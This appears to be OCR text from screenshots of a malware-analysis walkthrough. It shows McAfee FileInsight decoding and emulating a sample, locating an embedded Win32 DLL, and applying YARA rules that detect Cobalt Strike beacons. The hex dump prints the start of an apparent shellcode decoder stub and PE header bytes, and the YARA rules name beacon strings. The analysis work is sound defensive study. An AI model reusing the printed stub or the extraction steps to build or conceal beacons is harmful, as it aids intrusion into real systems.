
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 0h (0) OVR
5:04 PM 8/7/2021

McAfee



Using “Find PE file” plugin to find the end of the executable file

Script is running, please wait..

File Insight - Disassembly*

File Edit Search Plugins Windows Help

Operations Plugins

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x Output of Custom base64 decode* x New file 1* x Output of Custom base64 decode* x Emulation trace* x Memory dump 0* x Memory dump 1* x Memory dump 2* x Disassembly* x

00000000 00000010 00000020 0000003D 00000040 00000050 00000060 00000070 00000080 00000090 000000A0 000000B0 000000C0 000000D0 000000E0 000000F0 00000100 00000110 00000120 00000130 00000140 00000150 00000160 00000170 00000180 00000190 000001A0 000001B0 000001C0 000001D0

FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
D4 FF FF FF 49 5F 7F FE 49 53 7C FE 4D 5A E8 00
00 00 00 5B 52 45 55 89 E5 81 C3 8A 6B 00 00 FF
D3 89 C3 57 68 04 00 00 00 50 FF D3 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65
2E 0D 0D 0A 24 00 00 00 00 00 00 F9 0E A9 6C
BD 6F C7 3F BD 6F C7 3F BD 6F C7 3F A3 3D 43 3F
9A 6F C7 3F A3 3D 52 3F AE 6F C7 3F A3 3D 44 3F
C6 6F C7 3F 9A A9 BC 3F B2 6F C7 3F BD 6F C6 3F
6F 6F C7 3F A3 3D 4E 3F 0A 6F C7 3F A3 3D 55 3F
BC 6F C7 3F A3 3D 56 3F BC 6F C7 3F 52 69 63 68
BD 6F C7 3F 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 50 45 00 00 4C 01 05 00 42 52 31 57
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 2A 02 00 00 DE 00 00 00 00 00 00 00 00 00 00 00 00
00 10 00 00 00 40 02 00 00 00 00 10 00 10 00 00 00
00 02 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 20 04 00 00 04 00 00 7B F4 03 00
02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00
00 10 00 00 00 00 00 00 10 00 00 00 E1 02 00
51 00 00 00 D4 CF 02 00 A0 00 00 00 F0 03 00
B4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 04 00 E4 17 00 00 70 43 02 00
1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

1 V 1 1
1 9 t [
I_ IS | MZ
[REU k
Wh P h
Vh P
! L !This p
rogram cannot be
run in DOS mode
. \$ 1
o ? o ? o ? =C?
o ? =R? o ? =D?
o ? ? o ? o ?
o o ? =N? o ? =U?
o ? =V? o ? Rich
o ?
PE L BR1W
!* g
@ {
Q pC

The file is Win32 DLL file and the region of the file is bookmarked based on PE header information

Output

Win32 DLL found at offset 0x3c size 199680 bytes.
1 PE file(s) found from the whole file.
Added bookmark(s) to the found PE file(s).

Values Bookmarks Calculator Output Scripting

Offset 3Dh (61) Length 0h (0) OVR

5:08 PM 8/7/2021

File Insight - Disassembly*

File Edit Search Plugins Windows Help

Operations Plugins

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x Output of Custom base64 decode* x New file 1* x Output of Custom base64 decode* x Emulation trace* x Memory dump 0* x Memory dump 1* x Memory dump 2* x Disassembly* x

00000000 00000010 00000020 0000003D 00000040 00000050 00000060 00000070 00000080 00000090 000000A0 000000B0 000000C0 000000D0 000000E0 000000F0 00000100 00000110 00000120 00000130 00000140 00000150 00000160 00000170 00000180 00000190 000001A0 000001B0 000001C0 000001D0

FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
D4 FF FF FF 49 5F 7F FE 49 53 7C FE 4D 5A E8 00
00 00 00 5B 52 45 55 89 E5 81 C3 8A 6B 00 00 FF
D3 89 C3 57 68 04 00 00 00 50 FF D3 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65
2E 0D 0D 0A 24 00 00 00 00 00 00 F9 0E A9 6C
BD 6F C7 3F BD 6F C7 3F BD 6F C7 3F A3 3D 43 3F
9A 6F C7 3F A3 3D 52 3F AE 6F C7 3F A3 3D 44 3F
C6 6F C7 3F 9A A9 BC 3F B2 6F C7 3F BD 6F C6 3F
6F 6F C7 3F A3 3D 4E 3F 0A 6F C7 3F A3 3D 55 3F
BC 6F C7 3F A3 3D 56 3F BC 6F C7 3F 52 69 63 68
BD 6F C7 3F 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 50 45 00 00 4C 01 05 00 42 52 31 57
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 2A 02 00 00 DE 00 00 00 00 00 00 00 00 00 00 00 00
00 10 00 00 00 40 02 00 00 00 00 10 00 10 00 00 00
00 02 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 20 04 00 00 04 00 00 7B F4 03 00
02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00
00 10 00 00 00 00 00 00 10 00 00 00 E1 02 00
51 00 00 00 D4 CF 02 00 A0 00 00 00 F0 03 00
B4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 04 00 E4 17 00 00 70 43 02 00
1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

1 V 1 1
1 9 t [
I_ IS | MZ
[REU k
Wh P h
Vh P
! L !This p
rogram cannot be
run in DOS mode
. \$ 1
o ? o ? o ? =C?
o ? =R? o ? =D?
o ? ? o ? o ?
o o ? =N? o ? =U?
o ? =V? o ? Rich
o ?
PE L BR1W
!* g
@ {
Q pC

The file is Win32 DLL file and the region of the file is bookmarked based on PE header information


Output

Win32 DLL found at offset 0x3c size 199680 bytes.
1 PE file(s) found from the whole file.
Added bookmark(s) to the found PE file(s).

Values Bookmarks Calculator Output Scripting

Offset 3Dh (61) Length 0h (0) OVR

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File Insight - apt_cobaltstrike.yar

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

rule APT_CobaltStrike_Beacon_Indicator {
 meta:
 description = "Detects CobaltStrike beacons"
 author = "JPCERT"
 reference = "https://github.com/JPCERTCC/aa-tools/blob/master/cobaltstrikescan.py"
 date = "2018-11-09"
 strings:
 \$v1 = { 73 70 72 6E 67 00 }
 \$v2 = { 69 69 69 69 69 69 69 }
 condition:
 uint16(0) == 0x5a4d and filesize < 300KB and all of them
}

rule HKTL_CobaltStrike_Beacon_Strings {
 meta:
 author = "Elastic"
 description = "Identifies strings used in Cobalt Strike Beacon DLL"
 reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
 date = "2021-03-16"
 strings:
 \$s1 = "%02d/%02d/%02d %02d:%02d"
 \$s2 = "Started service %s on %s"
 \$s3 = "%s as %s\\%s: %d"
 condition:
 2 of them
}

Output

Copied 199680 bytes from offset 0x3c to 0x30c3b to new tab 'New file 2'.

Values Bookmarks Calculator Output Scripting

Press F1 for help

